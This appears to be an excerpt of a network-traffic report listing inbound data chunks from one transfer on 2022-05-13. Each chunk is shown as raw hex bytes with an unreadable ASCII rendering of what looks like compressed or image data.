| 2022-05-13 13:53:17 UTC | 5749 | IN | Data Raw: dc 6b b2 ae 4e 1b e8 03 ba c6 de da d4 ca 45 1c 85 4e 94 34 09 c1 a0 b9 3b e3 d4 56 5b 61 9b ee 94 67 bb 8b d6 a8 c5 b1 07 03 b2 80 22 62 03 5b 51 22 82 44 8d 2f ad a8 02 d9 b3 d0 a0 55 1a 8a 95 42 de 45 06 64 92 33 9b 93 c6 b7 4a 0e 56 e4 ae d5 44 0d 6a 00 56 a0 04 45 00 36 da 00 54 00 e4 50 03 5a 80 1e d4 0c 54 00 d6 a0 42 a0 05 40 0a d4 00 d6 a0 42 b5 30 15 a8 01 5a 81 8f 48 06 a0 05 4c 05 40 0a 80 15 a8 01 50 21 50 02 a0 05 ef a0 06 b5 00 2b 50 03 d2 18 d4 c4 31 14 00 a8 01 5a 80 15 a8 10 ad 40 0f 6a 00 56 a0 62 b5 21 88 8a 62 1a 80 1c 0a 00 54 00 bb 69 0c 7a 00 56 a0 04 28 01 ed 40 0a 80 15 00 2a 00 54 00 a8 01 e8 01 a8 18 f4 00 a8 10 d4 0c 7a 00 6a 00 7a 40 2a 60 35 a8 10 d6 a0 04 05 00 3d 00 3d 03 10 14 00 ad 48 07 34 00 f6 a0 05 6a 00 56 a0 07 b5<br>Data Ascii: kNEN4;V[ag"b[Q"D/UBEd3JVDjVE6TPZTB@B0ZHL@P!P+P1Z@jVb!bTizV(@*Tzjz@*`5==H4jV |
| 2022-05-13 13:53:17 UTC | 5765 | IN | Data Raw: 69 36 34 8d 14 c6 44 4d ae 2e 78 de b1 76 3a 15 52 45 98 b0 c6 0e d2 2a 6c ca aa 46 c6 3c 51 a1 04 28 0d 5c ed b3 a6 a9 07 e4 f5 2f a7 8b 4a ce b4 96 69 6b c2 39 cc 8c c6 9a f2 57 5d 6b 07 25 ad 20 41 cb 9d 78 8a d4 c6 64 28 46 ac c0 1e 16 ac e4 d2 24 d1 c4 e9 2c ae a4 00 54 ea 4f 6d 63 6c 86 d5 c7 0c 2b 37 a4 48 cd ba 31 a5 b8 54 57 21 a5 b1 8f d2 cc b8 e6 c5 4e 94 5e 18 53 43 55 7a b1 76 da 17 5a c7 61 b6 f3 5b 1b 24 5a cd 58 b4 6a 98 6a 4a 0f 0a 82 89 79 9a d0 32 d5 b1 a0 06 6c 60 46 94 48 41 01 06 ca 00 8b 0a 62 18 1b 70 a0 09 a8 b9 a4 32 cb 5a 80 17 0a 00 ae 67 d2 80 02 79 75 aa 24 92 4b 7a 00 21 75 a9 28 b0 5c 50 04 64 63 6a 00 a5 dc 8a 62 28 69 35 a6 49 64 2f 73 40 d1 a3 1c bd 95 05 0 4 2d 8e b4 0c 76 51 c6 80 01 ca 88 b0 21 69 a6 26 72 29 87 21 c9<br>Data Ascii: i64DM.xv:RE*lF<Q(\Jik9W]k% Axd(F$,TOmcl+7H1TW!N^SCUzvZa[$ZXjjJy2l`FHAbp2Zgyu$Kz!u(\Pdcj b(i5Id/s@-vQ!i&r)! |
| 2022-05-13 13:53:17 UTC | 5781 | IN | Data Raw: 0d f4 14 d3 10 14 bd 3d 24 53 14 83 43 56 ad 04 3a c9 ce e6 fa 6d a2 6e 4b 95 ae 9a e5 39 6d 84 0e 5c 79 62 42 81 49 1e da b5 64 c9 75 68 a6 38 ee 0a 3d 53 64 24 29 21 8d 3c 56 34 26 d8 34 90 c3 19 df 9e 22 5b db 46 ef 78 6d 9e 03 e4 e0 4c bf 99 6b 50 ae 82 d4 60 65 48 d0 f6 56 86 44 e1 4e 6b 76 52 6c a4 8d ce 82 44 52 5c 70 35 cd 93 53 ab 1e 87 ff d5 ed ad 5e c9 e1 0a d4 00 ad 40 0d 6a 00 54 00 ad 40 0f 6a 00 56 a0 05 6a 00 56 a0 05 40 0a 80 1e d4 00 d6 a 0 07 b5 00 2b 50 02 14 80 7b 50 31 ad 40 0a d4 08 7a 06 2a 00 54 00 f4 00 ad 40 0a 81 8a 80 1e 80 15 20 1a 98 0a 80 11 a4 02 a6 21 50 03 50 03 d0 31 52 01 53 01 50 02 a4 02 a0 07 a0 05 40 0a 80 15 03 15 02 15 00 2a 00 7a 00 57 a0 62 bd 00 38 34 80 57 a0 05 7a 00 7b d0 02 bd 00 3d e8 18 b7 50 03 de 90 0b<br>Data Ascii: =$SCV:mnK9m\ybBIduh8=Sd$)!<V4&4"[FxmLkP`eHVDNkvRlDR\p5S^@jT@jVjV@+P{P1@z*T@ !P P1RSP@*zWb84Wz{=P |
| 2022-05-13 13:53:17 UTC | 5789 | IN | Data Raw: 2a 06 2a 00 54 00 a8 01 50 02 a0 05 40 0a 80 15 02 15 00 35 03 15 02 15 30 1a 80 15 03 1e 80 1a 90 0a 81 0a 80 15 03 1e 80 1a 80 11 a0 06 a6 02 a0 05 40 08 50 02 a0 05 40 0a 81 0a 81 8a 80 15 00 2b 50 02 14 80 54 00 d4 c4 2a 00 54 0c 6a 00 54 00 a8 01 50 21 50 03 50 03 d0 03 50 03 d0 02 a0 06 b5 03 15 00 7f ff d5 f4 4a f4 8f 20 54 00 ad 40 0a 80 15 00 2a 00 54 00 a8 01 50 02 a0 05 40 0f 6a 00 6a 00 71 40 0a 80 15 00 2a 00 6a 00 7a 00 54 00 ad 40 0e 50 d0 38 1b 6d 02 15 00 2a 00 63 40 0a 80 1e 80 15 00 2a 06 2a 00 b6 3c 59 65 17 45 24 0f 75 4b b2 45 2a 36 74 78 5e 90 57 88 34 ce 43 1e c1 d9 5c b6 cf ee 3b 2b e9 d4 6a 34 9e 8e 24 9d 8f 61 d9 71 42 ce 27 e9 ca e1 f4 5c ed 7f 31 c2 8a 6f 38 97 a7 f7 9a 98 9e 92 c5 88 7e 60 2e 7d e6 b2 79 9b 36 ae 14 8b db d2<br>Data Ascii: **TP@50@P@+PT*TjTP!PPPJ T@*TP@jjq@*jzT@P8m*c@**<YeE$uKE*6tx^W4C\;+j4$aqB'\1o8~`.}y6 |
| 2022-05-13 13:53:17 UTC | 5805 | IN | Data Raw: 80 c6 01 5b 6d 61 fa 45 09 c9 26 73 e4 45 0b 18 a3 05 9b e5 d6 ff 00 65 6b 02 35 70 fa 66 76 40 04 46 d1 a7 b5 ce db fe ba c2 d9 2a 8b 48 3e 2f 4e 94 37 9e 63 6f 81 05 97 f6 9b 5a c1 e7 f7 20 66 0b 74 c7 39 5b a2 c4 94 c3 60 00 26 c7 ef 6e ae 9f 31 6d d5 90 76 51 46 02 8d 4a 90 38 7b 2b cc 6c 65 69 81 04 6f e6 a2 28 93 e2 b6 b4 dd db d0 65 a1 58 9a 91 0e 54 fd 94 0c 62 1c 1e 26 d4 e4 64 c1 36 d4 50 31 c3 85 e2 29 00 cd 25 f8 9b 7d b4 c0 62 17 80 d6 80 24 13 b3 4a 06 33 5d 7f 4d 00 7f ff d3 e0 52 4d 41 00 80 35 fd 35 ef 9f 3c 11 92 aa c9 a7 13 c6 a5 0d 95 e2 46 59 03 8b ed 5b de dc 69 b6 15 1d 9f cc 3c 00 03 b2 82 82 31 e6 18 ff 00 c3 3a de f5 16 52 0b 43 a1 c5 eb cf 32 8d c4 31 1c 6f c6 b9 5e 38 3a ab 90 2c 67 97 00 9b 0a 9d 85 6f 0b 6f 52 e4 10 00 b0 00<br>Data Ascii: [maE&sEek5pfv@F*H>/N7coZ ft9[`&n1mvQFJ8{+leio(eXTb&d6P1)%}b$J3]MRMA55<FY[i<1:RC21o^8:,gooR |
| 2022-05-13 13:53:17 UTC | 5821 | IN | Data Raw: a3 23 e1 24 7f 74 d3 c5 ea eb 4e c9 2e b7 da 62 e4 7f 4e 62 c8 70 f2 4c c0 fb 07 6f db 5d 7f fe 45 f6 24 3f 30 68 bf a7 18 31 31 df 34 9b 4f 10 1a c0 fb 8d aa 5f fc 8d bd d5 0d e6 ea fa 63 a7 6d 50 03 00 a2 c0 06 d0 57 05 bd 55 9b 97 01 b8 9c de 90 e9 b9 36 69 50 b1 5d 2e 58 d4 7f 97 75 da 29 34 31 3a 3c 78 c4 18 2c 00 d2 c4 df fd f5 cc fd 5b 40 ac d1 79 c2 2c db da c4 8e 1c 3f e5 4b fc e6 56 f6 10 8f 91 1d b6 91 a1 b8 d0 71 fd 54 7f 9e ca 59 6c 50 64 94 3b 38 20 33 f7 8d b5 3f 6d 53 f5 8f de 27 76 51 2c 2d 23 07 90 df fd f5 0f d4 49 9b d4 7d 50 6d 52 40 f6 5b 4a e7 b5 b7 6a 20 5c 99 23 8b 59 1f 68 3a eb a0 ae 8a 5d be 00 50 32 b0 db 4f 34 1b fb c7 1a b9 b9 21 29 0c 6d aa b5 ab 37 96 c3 0b 8b 1d 2d a9 bd 63 6f 51 60 82 7e 4c 63 89 35 9f f9 16 1c 13 02 25<br>Data Ascii: #$tN.bNbpLo]E$?0h114O_cmPWU6iP].Xu)41:<x,[@y,?KVqTYlPd;8 3?mS'vQ,-#I}PmR@[Jj \#Yh:]P2O4!)m7-coQ`~Lc5% |
| 2022-05-13 13:53:17 UTC | 5829 | IN | Data Raw: b7 05 22 d4 91 2c b5 22 94 9b d8 11 ed e1 4f 6b 11 30 9b 8d ac 2f d9 a7 fc 6a 92 11 17 c4 93 88 5e 51 c4 d0 ea c0 ac c6 50 d8 80 7d f5 11 02 19 89 36 b8 d2 81 0c 36 db 80 fb 69 a0 2a 2e 07 02 2d 4c 63 06 5b 59 8d 20 1d 5c 71 e2 29 48 12 b2 9d 57 4d 3b 2a 80 81 04 70 35 22 1c cc 47 6e 9e da 72 21 d6 63 d8 6c 2a 80 b5 27 24 58 f1 14 04 93 f3 06 8a 7b 69 0c 72 8a dc 38 54 c0 c4 22 61 c0 fe ba 49 31 90 67 60 75 d6 da d5 6a 29 18 1b 9d c7 8f db 40 8b 16 f6 be b4 d0 c7 0c c4 5c d8 8f ed a6 02 2c 35 36 06 a8 08 16 df a0 1c 29 0c 41 48 d7 85 10 32 40 05 1d ba d1 00 5a b2 58 8b 5e ad 56 40 72 e9 2e 8f af 66 a6 d5 5b 06 20 00 b0 ec fd 75 5b 00 8b 01 6b dc 11 fa a9 6c 02 91 16 c6 2e 48 b9 d3 f4 55 6d 60 57 23 ec 37 0c 3d e6 b5 ae 39 25 95 1c 90 ba 96 bf e8 ab f2 c9<br>Data Ascii: ","Ok0/j^QP}66i*.-Lc[Y \q)HWM;*p5"Gnr!cl*$X{ir8T"al1g`uj)@\,56)AH2@ZX^V@r.f[ u[kl.HUm`W#7=9% |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5845 | IN | Data Raw: 67 2c b7 95 86 d8 c4 7b 8e 96 17 1d 97 ab 78 e3 4f b4 01 f0 98 e4 2b 0c c5 5f 2d dc aa 8b df 42 3b 7f 15 5d f9 5f 2f b8 94 17 1e 1c 38 a8 42 80 a8 bf a0 7e 1a c9 dd d9 95 05 4f 87 14 44 e5 b0 da 55 75 b9 3a 58 69 f2 d5 ab b7 ca 22 53 45 f5 b8 aa 24 63 b6 45 06 e0 83 7f d3 ee a5 57 b2 da 76 01 66 12 94 0b 0a ca 58 0b 0d 40 d2 a6 ee 75 81 15 34 a8 c8 c0 11 75 70 a4 9f 7b 05 aa 86 9f f2 10 d3 ce b1 c8 88 4f 7d ad 61 45 6b 29 8c 21 9e 42 41 29 65 d6 da ea 7f fc 2a 12 43 04 79 26 f3 83 a2 9d 9b 42 92 a4 5c 71 63 f7 bc 35 aa 4a 21 8c ba db 8d c9 6b a5 8d ad c0 9f f8 da a0 45 65 12 49 18 a8 26 45 1a 93 a1 e1 57 b9 a5 1d d1 16 43 0b 46 db ac 1c d8 02 48 d6 c3 87 ea a8 76 9f b0 20 6f a3 95 54 a3 30 7e 6d c2 c2 c2 fd b7 1d bc 69 ef 40 d1 40 c2 58 ae fa 16 bd c0 ec<br>Data Ascii: g,{xO+_-B;]_/8B~ODUu:Xi"SE$cEWvfX@u4up{O}aEk)!BA)e*Cy&B\qc5J!kEeI&EWCFHv oT0~mi@@X |
| 2022-05-13 13:53:17 UTC | 5861 | IN | Data Raw: 02 25 3c 38 5b 5a 4e 3b 02 58 c3 4d 0b 6d 1c 6e 4d 02 91 dc ee d6 36 1e e3 c6 f4 2d 38 95 23 23 07 4b 70 61 c7 b6 9b 50 c7 b8 aa 48 0b 12 c2 db 9b df 54 ac 65 64 0d 2c a9 01 08 e7 69 66 03 97 da 6b 44 9d b8 19 89 33 10 ca f1 eb 78 da d6 3c 2d e1 fb 68 74 70 9f bc 69 95 67 49 93 3c a2 2c 46 50 61 70 64 04 90 2f 6e ee 9d ea ba 2a d5 4d bb cb 94 6d b0 f8 4b 95 06 64 b3 7b 2f a5 60 e3 b0 d5 36 51 85 9d e6 cd 34 6c 54 ec 70 a2 de cb 55 de 90 93 f7 a2 55 8c 0e b1 8b 8d d4 32 c4 2d 3b 89 e2 bd b9 bb bf 75 7b 6b bf 0d ed 8e b3 1c b6 fb 08 6d 9d 0c 38 e5 54 07 e6 b7 8a d6 bf e8 af 3e d6 36 55 2e 78 4b 6a 0b 2f e8 15 09 94 d1 9a 30 24 57 91 c4 8c c5 c8 24 03 6e 02 cb 5d 3e 62 84 a3 81 96 d8 2a cd e8 b3 cf 71 ba 45 ba 85 d4 86 d0 6b db ed aa a6 75 5f 71 2d 02 f4 7e<br>Data Ascii: %<8[ZN;XMmnM6-8##KpaPHTed,ifkD3x<-htpigI<,FPapd/n*MmKd{/`6Q4lTpUU2-;u{km8T>6U.xKj/0$W$n]>b*qEku_q-~ |
| 2022-05-13 13:53:17 UTC | 5869 | IN | Data Raw: 62 c7 78 00 0c 41 03 d8 3f 0d 72 d6 67 51 99 18 98 f9 f1 42 c9 99 22 3a ea 4b 29 b1 b5 be 0a eb bd a8 dc d5 34 0e 0a e3 f4 f7 9c 7e a7 1a 56 88 31 b6 ba dc 0f f3 d5 3f 53 1c b6 5b 84 8d fc 29 41 80 5f 94 91 c2 b8 2e b5 2e 41 a6 c7 70 59 95 82 b6 84 93 ad af 5a 2b 21 30 0c 3e 8f 26 42 94 79 fc d0 fb 99 ae 38 8f b7 e5 ae 8b e6 55 e0 b6 82 72 3e 6f 4b c2 45 f3 9e 56 36 b2 1b 1b 8f b8 05 2a 65 bb d2 3e d1 b6 13 06 1c 0b 17 93 13 ef 8a c6 e2 fa db fc 35 9d ae db 96 b5 1a 2d 9b 18 e3 c4 17 10 aa 11 a8 66 b9 d0 54 2b 6e 7c c2 60 4b d3 3a 9a 4f 24 9e 70 92 09 48 24 1b 8b 69 ae d3 e1 ad de 5c 6e a9 44 5a a0 4e 4c 91 16 57 d3 47 ce de 58 22 e7 b4 fc 43 ec a9 55 9a ee 7e f2 42 e3 4c 82 02 4b 62 dd 96 16 d2 f5 93 75 ec 18 e2 63 b4 b5 94 2a dc 16 26 d6 b1 b5 1b 75 1c<br>Data Ascii: bxA?rgQB":K)4~V1?S[)A_..ApYZ+!0>&By8Ur>oKEV6*e>5-fT+n\|`K:O$pH$i\nDZNLWGX"CU~BLKbuc*&u |
| 2022-05-13 13:53:17 UTC | 5885 | IN | Data Raw: c5 d1 20 9e 58 a5 cf 91 4e 4a dc ab 27 29 70 0f c2 d5 c8 f3 da a9 aa 2e 4f 8b ba 23 47 17 1f ce 55 c8 46 dd 19 5d 49 6b 91 f6 13 bb 75 73 de db 74 7c 4b 46 f2 4e 31 b1 3c 98 46 e2 e6 fc 78 db bb a9 ec a8 77 e5 8f 17 51 d3 ba 14 1c c7 4b 87 ab 7d 64 92 ca a1 61 b9 b5 99 77 13 6e c5 e6 ad f2 db 16 d4 97 57 f3 da 73 e8 6a 64 45 0e 4c 8a 25 8d 4c b6 b8 04 6b 71 af 67 f8 6b 96 ad d5 68 f9 4c c1 24 0a 19 da 62 25 6d fc d6 d0 ae 97 54 1f 2d 6c b8 28 e5 d3 ef 0c b0 c1 8e 19 65 3b 1d 8d 82 dc 5e d6 f6 13 ec a9 dd 6e 1a 8e 02 d2 18 c7 98 57 93 6e 9a 68 0f de f6 ad 64 db d0 10 28 fc 9c b2 c8 db 81 03 7a a8 e3 6e eb a1 f0 ec f8 7c 5f 0d 6b d5 5f ca 29 2b c3 ea 18 9d 40 ee 98 23 3c 72 35 99 88 d0 a9 b5 d3 fc d4 ef 8e d8 f8 4f 32 5f 88 a9 02 83 ad 83 9f 2c 73 dc ac ad<br>Data Ascii: XNJ')p.O#GUF]Ikust\|KFN1<FxwQK}dawnWsjdEL%LkqgkhL$b%mT-l(e;^nWnhd(zn\|_k_)+@#<r5O2_,s |
| 2022-05-13 13:53:17 UTC | 5901 | IN | Data Raw: b3 e5 05 13 48 4a c4 d1 b1 5b 0b 73 2b f1 e5 ae 99 4b 4a f4 d7 af 71 52 8f ff d2 e0 65 f4 d7 56 62 af e6 2b 20 3b 95 ae 6f fb 1e fa f8 b5 ea 71 70 83 cf 84 69 c5 0e 7c 00 6f 91 05 95 6e 0d fd b5 ca ed 4b 70 4c 69 11 cc 5e a5 3a f3 ba 5a f7 00 02 2f 6e 1f aa aa 9e 5d 78 26 54 05 4d 3b e4 aa c5 99 ba 42 c0 0b 46 2c b7 f9 bb 6b 2a d5 57 5a f2 fc dd 41 0c bd 3a 06 22 8f 39 e2 bb 8d 4d c9 3d ba 36 da cd fa 8b 70 4c 52 5a 53 0a 76 11 b7 23 a6 80 5f 40 0f ee d4 cd ea a4 44 32 3a 66 36 64 7f 42 cb f9 36 0c 75 ed 3e fa 75 cb 6a 3d dd e2 93 80 1c 7c 1e 99 d3 41 50 ed 33 37 2e d2 74 1f 65 6f 6c 99 32 7c 25 49 a1 1f 4d c4 d6 79 51 12 e2 e4 71 01 45 60 f2 db 82 92 24 6f 2a 1c 74 df 8b 1a ef 94 68 0e a5 80 a2 5d 9c 59 f4 88 b1 31 83 8f cc 8c 58 db 94 f6 54 bb 47 06 5a<br>Data Ascii: HJ[s+KJqReVb+ ;oqpi\|onKpLi^:Z/n]x&TM;BF,k*WZA:"9M=6pLRZSv#_@D2:f6dB6u>uj=\|AP37.teol2\|%IM yQqE`$o*th]Y1XTGZ |
| 2022-05-13 13:53:17 UTC | 5908 | IN | Data Raw: 07 85 9a dd ef f3 54 aa bb 38 48 52 0e 9e a1 82 42 62 89 4c 8d 6d 02 dc 93 71 a6 83 b7 75 68 fd 3d 96 af 94 12 1f a2 48 bd 47 13 6d f4 ee b5 ce b7 e2 d7 61 dd a5 9d 79 76 1b d0 9f 4c 7c 6d 9e 4c 2c c0 46 6d 66 24 fb f4 f6 d2 ca ad 32 fb c1 25 4f d4 0b cc 32 21 61 e4 06 d8 41 b8 0d d8 9b 1b e6 6e f5 52 c7 0a 1f 57 50 07 bc c8 48 89 18 6e 65 de 56 da 5b ef 1a c1 57 b4 7c 4c cc 9e 93 8f 24 2f f4 71 af 9a 6e 41 23 94 30 ed 7b f2 d7 4d 72 d9 35 b9 f2 fe 2f a4 19 8d d2 7a 0f 54 e9 b3 3e 5b 4a b3 63 0b 9b 45 ab 12 de 1b 37 76 bb 32 fa 8c 79 16 d8 db 7f 8f a4 90 ae 9f d6 8f 9e 7a 6e 5a 36 3b 4c 58 dc e8 48 f6 a6 ea cf 26 1d 37 d5 ef d9 05 d4 e8 c4 40 46 11 50 3a 58 2d 98 df 41 ed dd de 6a f3 67 5e 21 60 7c 8e a7 12 93 8f 23 22 b1 52 e4 36 84 02 6c 3e ea 6d ee d6<br>Data Ascii: T8HRBbLmquh=HGmayvL\|mL,Fmf$2%O2!aAnRWPHneV[W\|L$/qnA#0{Mr5/zT>[JcE7v2yznZ6;LXH&7@FP:X-Ajg^!`\|#"R6l>m |
| 2022-05-13 13:53:17 UTC | 5924 | IN | Data Raw: d2 1b 83 c6 46 f6 31 08 9e 2d a7 46 24 11 6f 7d af 58 6d 8d 65 58 bd c4 95 15 54 16 90 94 3d ac 46 bf f4 d2 99 ec 29 58 99 05 6c ab db ec a9 0b 39 29 8e 33 29 3b e3 1b 90 d8 6a 1a df ab bb 56 dc 76 90 40 f4 f8 84 c7 20 44 82 73 c5 ed 66 3f 6b 55 79 8e 22 5e df 08 16 34 0f aa 91 1e de 06 c7 fc b6 a9 56 5f 10 99 99 9b d1 d3 31 82 c8 ac 18 02 2e b6 e0 7e f6 ed 7e 6e f5 74 d3 33 a7 02 50 56 36 27 d3 28 89 0b 32 8e 01 bb 3f 4d af 59 5a fb 9c b2 cb af da e0 92 3b 01 d2 f5 1f c0 06 19 0a aa 40 0f 61 a9 d2 ff 00 ab b6 8d bf c0 64 e4 3e 50 f3 2c 40 b8 07 68 d7 fd 96 92 d7 40 2b 58 d6 4b 3a ee 61 6e de 3a ff 00 6d 53 6d 08 9c 98 25 c5 bc c6 00 f6 1b 58 54 ab c7 60 30 47 e9 d8 52 39 0f 1a c8 e4 73 10 b7 e1 f1 11 5b 2c 97 4b 8c 08 1b aa 74 dc 25 c7 f2 dd cc 31 27 30<br>Data Ascii: F1-F$o}XmeXT=F)Xl9)3);jVv@ Dsf?kUy"^4V_1.~~nt3PV6'(2?MYZ;@ad>P,@h@+XK:an:mSm%XT`0GR9s[,Kt%1'0 |
| 2022-05-13 13:53:17 UTC | 5940 | IN | Data Raw: 28 d4 10 39 45 bf b0 55 79 96 b7 8a c0 5c aa b7 f2 58 a9 24 77 49 bd c7 d9 51 f6 8b 43 34 e3 e1 42 4e 34 31 c4 92 31 ee 80 3b 35 6b fd b5 d3 ba ef 99 bb 10 d9 7e 36 36 24 2a 62 48 e3 54 b5 f6 5e fa 7b 92 b3 b5 ac f5 6d ff 00 10 92 d4 87 1a 31 74 55 0b 7e 28 bf ef da 2a 5d ac f8 fe 21 40 23 f4 fe 9f 30 67 5c 71 21 d7 77 29 1f 6d f8 6e ad 56 4b d7 49 8f e6 29 05 e9 9d 0b a5 2c 82 6c 6c 5f 29 f5 37 6b 82 bf f2 ad 72 e7 c9 11 6b 6e 1a 72 5f 2f a7 71 5f 20 64 c6 cc b2 86 24 15 ec 1d ab 7e da 85 ea 6c ab b5 f4 80 40 e8 aa 5c ba b3 ab 5e fa 37 13 f6 30 6d bf 86 b3 f3 f4 8f fd 01 22 cc 8c 41 20 2b b3 7b 1f 8d 89 17 1f ef a9 ad e3 b6 3e 54 10 0d 36 1a 3e cf ab 62 8b 7d a4 23 10 ba 8b 9d ab f3 56 95 bb 53 b7 5f 98 50 5d 83 2c 58 e8 b2 46 ce 50 90 2c d6 b8 24 fe 8e<br>Data Ascii: (9EUy\X$wIQC4BN411;5k~66$*bHT^{m1tU~(*]!@#0g\q!w)mnVKI),Il_)7krknr_/q_ d$~l@\^70m"A +{>T 6>b}#VS_P],XFP,$ |
| 2022-05-13 13:53:17 UTC | 5948 | IN | Data Raw: 63 b8 dd e6 5e e7 5e cb 0e 15 0f 15 56 ad f3 2e e9 ad 57 68 7a e3 06 4b 39 60 58 85 da 0d ad db c4 78 ab 9d db 5d 05 7b fb 8c ce a7 d1 61 cd 0e ab 2b c3 2d f9 9c 6a 4d c7 0b b7 60 f9 2b a7 16 77 48 d1 5a be 13 9c c8 e8 be 83 38 7b 96 5c 82 f1 31 b8 1a 82 a7 e2 bf c5 5d 79 fd 7e fe 0b 98 5b a0 d1 9f d3 18 6d 0a e2 6e 2c 57 c4 4d bf bb 5c f5 f5 57 4f 71 4a de f0 16 f4 76 24 6e d2 66 48 44 40 81 b4 1b ed 03 82 ad fd a7 bd b2 b7 ff 00 32 cd 45 57 31 72 bb 0d 7c 7c 9c 78 f2 47 4e 8d 19 08 42 41 b0 02 c4 f1 3f 37 de ae 4b 56 ce bb db 90 de 4a 78 a1 9f 24 e2 99 18 4a ea 1a d7 d3 f5 52 ab 75 ae e8 e5 44 4e a5 a8 cd 88 8b 1b ce a8 9c 14 91 db f7 9a a1 ad ee 62 46 cb 4c 17 8e f2 15 2a 7b 5b ed ff 00 8d 4e ed 74 11 5c 98 51 c4 5d 62 01 46 9b ac 09 24 f1 50 3e 2a a5<br>Data Ascii: c^^V.WhzK9`Xx]{a+-jM`+wHZ8{\1]y~[mn,WM\WOqJv$nfHD@2EW1r\|\|xGNBA?7KVJx$JRuDNbFL*{[Nt\Q]bF$ P>* |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5964 | IN | Data Raw: 24 5b 4f d3 5c fb f6 a9 4c 6c a3 2f a4 21 42 59 74 e1 65 00 9f d4 df 0d 5d 33 39 25 41 4c 5d 3a 1c 80 af bb cc 41 a5 8a f3 69 e1 d6 ad e4 75 f8 7f 28 70 21 3f 50 99 72 1b 1b 1a 21 06 3a 5b 74 d2 0e 5f 6e d5 db 55 5c 69 d7 75 9e fb 78 2b d4 43 aa 0f 8f a9 41 39 be 2c a1 d8 9e 6d a2 c3 fb 6b 07 89 d7 a9 41 b5 09 3a 6e 27 8d cf d9 fe ea 94 e0 d0 83 60 47 25 f7 ee 26 d6 24 0e cf 65 bd 95 4b 23 5c 09 d0 8e 3f 49 c6 0c 52 2f cb 27 8e c5 00 db de c2 9d b3 5b 8b e6 f9 8c ed 64 8a b3 3a 27 4b 58 cb 4e 81 c0 70 c7 db b8 f2 ee aa a6 7c 8d e9 a6 9f 84 cb 7c 90 ea 5e 97 c5 cd 88 a9 ba c6 35 21 0f fb 0f c5 55 8f d5 5a 8f ed fb 47 32 47 a3 f4 18 fa 6c 66 38 05 83 1b b3 31 b0 03 df 4f 37 a8 79 1c b2 b6 85 34 9b 1f 6b 2b 1d a3 4d a6 e0 fb eb 28 94 28 2c 0d b9 49 0a 0b 9e<br>Data Ascii: $[O\Ll/!BYte]39%AL]:Aiu(p!?Pr!:[t_nU\iux+CA9,mkA:n`G%&$eK#\?IR/'[d:'KXNp\|^5!UZG2Glf81O7y4k+M((,l |
| 2022-05-13 13:53:17 UTC | 5980 | IN | Data Raw: ae 8a 3a a9 6e bb 8d 13 2c cc c3 ea 19 13 dd 64 8e 15 5d 40 b1 2c 4f 89 b6 2f ec d4 d2 f4 aa e0 ec 0d a0 b9 72 a4 49 0a 23 85 65 50 0d c1 b0 3c 4b e9 fb 35 8a a2 6b 52 24 cc cf 07 91 f2 5f 7c 4b 73 b5 41 2c d7 f8 07 1f da ae ac 7e ea a8 7f 97 e6 24 7c 6e b7 8d 11 db 94 eb 28 f0 a9 5e 75 f9 48 a5 6c 16 7d 3c bf cf 92 c0 d3 34 63 c8 c6 90 89 23 0b 10 e3 a6 87 f6 6b 9d d6 cb 47 cc 55 4a a6 ce c2 e9 e7 74 c4 ad c9 6d 96 04 b3 fc 7c b5 4b 1d f2 70 fe da 9a 25 25 5d 3b ae 61 f5 b9 6e b0 b1 55 5d 1c 69 fa 1e af 26 0b 61 5c 7e 9f da 4f 48 66 47 55 86 06 6c 75 d0 46 a1 8d 85 f4 e0 a0 7c 4d 58 d7 13 b6 be f2 1d 8a f1 72 22 9b 6c ac 59 99 b9 45 d6 e4 81 ab 68 38 55 5a ad 69 ff 00 a8 d3 07 3d 4b 16 46 79 31 55 9d 12 c0 ea 6f ba fb 78 56 9e 55 96 96 d0 a9 1d 73 61 84<br>Data Ascii: :n,d]@,O/rI#eP<K5kR$_\|KsA,~$\|n(^uHl}<4c#kGUJtm\|Kp%%];anU]i&a\~OHfGUluF\|MXr"lYEh8UZi=KFy1 UoxVUsa |
| 2022-05-13 13:53:17 UTC | 5988 | IN | Data Raw: b8 b2 1a 0a ea d8 fd 43 36 26 87 11 80 57 16 e1 aa df 8e df 9b c3 59 61 b5 28 e6 dd 9f 88 d1 0f d1 f0 33 fa 64 7e 53 e4 24 d0 01 c1 92 cc 09 f9 bb d4 66 c9 4c ae 52 75 b7 f1 0f b0 8e 24 66 43 f5 12 6d 12 16 b6 e0 e4 e9 af 96 de 5b 7e ea d3 bb 8d 17 0f e1 f7 b9 8c 5a 32 7a df a8 a5 c2 99 55 80 2e e4 8b a2 02 74 f1 06 ee b1 fe ed 75 e0 f4 ea eb f8 7b d8 a0 d5 e9 fd 69 66 80 3a b3 2b 35 cb 07 b2 d8 7f eb f2 d7 26 4c 30 ff 00 6f 30 e0 0f d2 de a8 4c c7 78 1c 3a ac 21 8b 68 2c 2c 7f c5 5b 7a af 4a e8 93 d3 98 7b 0a ba 97 aa 06 3c ee f8 71 49 29 5d ac db 40 d0 9f 8b bd 6a bc 5e 97 72 e6 75 a8 d5 0a db d6 6b 0c ab 1e 4b c9 11 03 71 ba 0d da ff 00 a5 6e 1f 8a 9f f8 52 a6 aa b6 fe 7c bf 38 a0 b6 7f 5c 43 e7 c6 f8 e4 48 64 5d a5 05 c8 5d 7c 5b bc 55 35 f4 2e 1c f2<br>Data Ascii: C6&WYa(3d~S$fLRu$fCm[~Z2zU.tu{if:+5&L0o0Lx:!h,,[zJ{<qI)]@j^rukKqnR\|8\CHd]]\|[U5. |
| 2022-05-13 13:53:17 UTC | 6004 | IN | Data Raw: f8 1e 20 0f 7f fa 9c df 0d 73 53 1e ee bd d8 fd bf 09 9a 72 c2 62 99 e6 85 1a 62 22 98 ad da 35 62 4e be ff 00 f0 d6 56 49 3d 39 ab e2 34 2d c6 9a 3c 96 2a b0 b9 45 24 33 12 41 3f 76 b4 a5 5d 78 95 50 1c af cb 93 cb 83 a7 a6 a2 e5 ca 8b 7e cf 79 8d 6c a5 ea ed f4 09 84 f4 ac 45 48 cc ed 8e b0 93 a6 d1 b5 8f b8 78 aa df f1 dc 52 41 31 61 6e 17 28 4a 93 6b 6d 16 17 f6 6b 5c ef 4d 44 c4 d8 90 ea e9 2b a6 bb 58 69 c5 79 48 ff 00 2a d6 36 bf d8 65 b9 15 37 4c 8a 66 28 64 ee 83 be f7 0d fd 94 96 46 b5 8f 97 c2 4c 97 ff 00 26 49 a2 0b 63 11 29 b0 3e ee 6d a7 d9 f3 1f 15 67 e7 